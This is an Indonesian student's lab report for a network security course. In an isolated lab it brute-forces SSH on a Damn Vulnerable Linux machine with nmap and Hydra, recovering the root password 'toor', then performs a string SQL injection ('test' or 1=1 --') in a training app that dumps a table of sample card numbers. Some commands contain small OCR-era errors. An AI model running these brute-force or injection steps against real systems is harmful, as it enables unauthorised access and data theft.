NAMA : SUCI ANGGRAENI

NIM : 09011181320030

KEAMANAN JARINGAN KOMPUTER


Evaluasi keamanan sistem


Actual exploit

Berikut merupakan langkah-langkah melakukan actual exploit dengan Bruteforce.

Sebelum melakukan percobaan bruteforce hal pertama yang dilakukan adalah configurasi masing-masing IP pada terminal Ubuntu dan DVL. Sama seperti percobaan sebelumnya, percobaan kali ini memasukan IP user pada Ubuntu. IP tersebut adalah 192.168.100.10, dan memasukan IP target pada DVL dengan IP 192.168.100.20. dapat dilihat pada gambar dibawah ini langkah untuk configurasi masing-masing IP.

*configurasi IP pada UBUNTU 192.168.100.10





NAMA : SUCI ANGGRAENI

NIM : 09011181320030

KEAMANAN JARINGAN KOMPUTER

*pada DVL 192.168.100.20

```
bt ~ # ifconfig eth0 192.168.100.20 netmask 255.255.255.0_
```

```
bt ~ # ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:41:4E:02
          inet addr:192.168.100.20  Bcast:192.168.100.255  Mask:255.255.255.0
          UP BROADCAST NOTRAILERS RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:83 errors:0 dropped:0 overruns:0 frame:0
          TX packets:84 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:9828 (9.5 KiB)  TX bytes:9502 (9.2 KiB)
          Base address:0xd010 Memory:f0000000-f0020000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)

bt ~ #
```

Setelah melakukan configurasi Ip. Selanjutnya lakukan pengetesan Ping pada IP masing-masing, untuk mengetahui apakah IP sudah terkoneksi atau belum.

```
root@ubuntu:/home/ubuntu# ping 192.168.100.20
PING 192.168.100.20 (192.168.100.20) 56(84) bytes of data.
64 bytes from 192.168.100.20: icmp_seq=1 ttl=64 time=0.326 ms
64 bytes from 192.168.100.20: icmp_seq=2 ttl=64 time=0.669 ms
64 bytes from 192.168.100.20: icmp_seq=3 ttl=64 time=0.331 ms
64 bytes from 192.168.100.20: icmp_seq=4 ttl=64 time=0.292 ms
64 bytes from 192.168.100.20: icmp_seq=5 ttl=64 time=0.439 ms
```

```
bt ~ # ping 192.168.100.10
PING 192.168.100.10 (192.168.100.10) 56(84) bytes of data.
64 bytes from 192.168.100.10: icmp_seq=1 ttl=64 time=0.315 ms
64 bytes from 192.168.100.10: icmp_seq=2 ttl=64 time=1.13 ms
64 bytes from 192.168.100.10: icmp_seq=3 ttl=64 time=0.865 ms
64 bytes from 192.168.100.10: icmp_seq=4 ttl=64 time=0.569 ms
64 bytes from 192.168.100.10: icmp_seq=5 ttl=64 time=0.783 ms
```

Untuk melakukan bruteforce kita harus mendapatkan data target terlebih dahulu. Port target berapa yang sedang terbuka. Pada percobaan ini kita melakukan pada port ssh.

Lakukan scanning menggunakan nmap untuk mendapatkan informasi target. Dengan command sebagai berikut :


- Nmap –sV 192.168.100.10

NAMA : SUCI ANGGRAENI

NIM : 09011181320030

KEAMANAN JARINGAN KOMPUTER

- Nmap –sv (service yg sedang berjalan)



Bruteforce mencoba melakukan input password menggunakaan tool hydra pada service ssh. Hydra merupakan salah satu tool bruteforce login password. Tool ini bersifat open source dengan cross platform termasuk Linux didalamnya.

Disini kita menggunakan tools hydra :

Hydra -l –P password.list 192.168.100.20 ssh

Keterangan :

-l : login

-P : Password file

password.list : password file target

192.168.2.6 : Alamat host

ssh : Service

Pada percobaan menggunakan tools hydra dilakukan di Ubuntu. Dengan command pada terminal $ssh root@192.168.100.20 maka hasil yang ditampilkan adalah masuk kedalam operating system DVL dengan login “root” dan password

NAMA : SUCI ANGGRAENI

NIM : 09011181320030


KEAMANAN JARINGAN KOMPUTER


“toor”. Setelah mengetahu password tersebut kita dapat langsung login dan melakukan apa saja kegiatan yang dilakukan target (DVL).

Untuk memastikan password yang kita dapat itu strong atau bisa digunakan dalam jangka panjang kita bisa mengecek password tersebut dapat dilihat di http://howsecurelsmypass.com

Percobaan kedua yaitu melakukan training material. Langkah-langkahnya sebagai berikut :

- ⇨ Startx di DVL utk masukke tmpilan GUI






NAMA : SUCI ANGGRAENI

NIM : 09011181320030

KEAMANAN JARINGAN KOMPUTER




Melakukan pencarian semua nama dengan last name Smith atau user name Smith

String SQL Injection, Tidak melakukan filter input yang masuk.

NAMA : SUCI ANGGRAENI

NIM : 09011181320030

KEAMANAN JARINGAN KOMPUTER



* **Congratulations. You have successfully completed this lesson.**
* **Bet you can't do it again! This lesson has detected your successfull attack and has now switched to a defensive mode. Try again to attack a parameterized query.**

Enter your last name: test' or 1=1 -- Go!

```
SELECT * FROM user_data WHERE last_name = 'test' or 1=1 --'
```

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
101	Joe	Snow	987654321	VISA		0
101	Joe	Snow	2234200065411	MC		0
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0
103	Jane	Plane	123456789	MC		0
103	Jane	Plane	333498703333	AMEX		0
10312	Jolly	Hershey	176896789	MC		0
10312	Jolly	Hershey	333300003333	AMEX		0
10323	Grumpy	White	673834489	MC		0
10323	Grumpy	White	33413003333	AMEX		0
15603	Peter	Sand	123609789	MC		0
15603	Peter	Sand	338893453333	AMEX		0
15613	Joesph	Something	33843453533	AMEX		0

Di awalnya menambahkan tanda petik dan akan membaca last name yg kita masukkan , maksud 1=1 adalah boolean true walaupun kitasalah masih akan bernilai true. Itulah kesalahan dr program karna tidak memfilter terlebih dahulu. Buffer overflow, kalau tidak di filter akan menjadi vurnability